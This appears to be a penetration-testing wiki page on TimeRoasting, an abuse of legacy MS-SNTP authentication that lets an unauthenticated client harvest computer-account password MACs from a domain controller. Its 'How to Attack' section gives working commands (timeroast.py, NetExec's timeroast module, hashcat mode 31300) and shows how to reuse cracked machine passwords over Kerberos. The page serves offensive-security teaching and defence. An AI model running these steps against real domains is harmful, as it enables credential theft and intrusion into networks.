TimeRoasting
TimeRoasting abuses legacy MS-SNTP authentication. An unauthenticated client can send a 68-byte request containing a chosen computer-account RID. For the exploitable legacy path, the domain controller derives the response authenticator through Netlogon using the computer account’s NT hash (the MD4-derived password secret), giving the attacker a challenge/MAC pair suitable for offline password guessing (Hashcat mode 31300).[1][2]

Sections 3.1.5.1 and 4 of MS-SNTP describe the request and response behavior:[1]
 When
When ExtendedAuthenticatorSupported is false, the request stores the RID in the low 31 bits of the authenticator’s Key Identifier and a selector bit in the high bit. The server verifies the 68-byte length, extracts the RID, asks Netlogon to compute the candidate checksums, selects one using that high bit, zeroes the response Key Identifier, and returns the selected checksum.[1]
The crypto-checksum is MD5-based (see 3.2.5.1.1) and can be cracked offline, enabling the roasting attack.[1]
How to Attack
SecuraBV/Timeroast - Timeroasting scripts by Tom Tervoort[3]
sudo ./timeroast.py 10.0.0.42 | tee ntp-hashes.txt
hashcat -m 31300 ntp-hashes.txt
Practical attack (unauth) with NetExec + Hashcat
- NetExec’s
timeroastmodule can enumerate computer RIDs, collect MS-SNTP MACs without authentication, and print$sntp-ms$hashes ready for cracking:[4]
# Target the DC (UDP/123). NetExec auto-crafts per-RID MS-SNTP requests
netexec smb <dc_fqdn_or_ip> -M timeroast
# Output example lines: $sntp-ms$*<rid>*md5*<salt>*<mac>- Crack offline with Hashcat mode 31300 (MS-SNTP MAC):[5]
hashcat -m 31300 timeroast.hashes /path/to/wordlist.txt --username
# or let recent hashcat auto-detect; keep RIDs with --username for convenience- The recovered cleartext corresponds to a computer account password. Try it directly as the machine account using Kerberos (-k) when NTLM is disabled:
# Example: cracked for RID 1125 -> likely IT-COMPUTER3$
netexec smb <dc_fqdn> -u IT-COMPUTER3$ -p 'RecoveredPass' -k
Operational notes
- Ensure accurate time before using recovered credentials with Kerberos. Prefer a maintained NTP client such as
chronyd/systemd-timesyncd;ntpdateis retained here as a common lab command:sudo ntpdate <dc_fqdn>. - If needed, generate krb5.conf for the AD realm:
netexec smb <dc_fqdn> --generate-krb5-file krb5.conf - Map RIDs to principals later via LDAP/BloodHound once you have any authenticated foothold.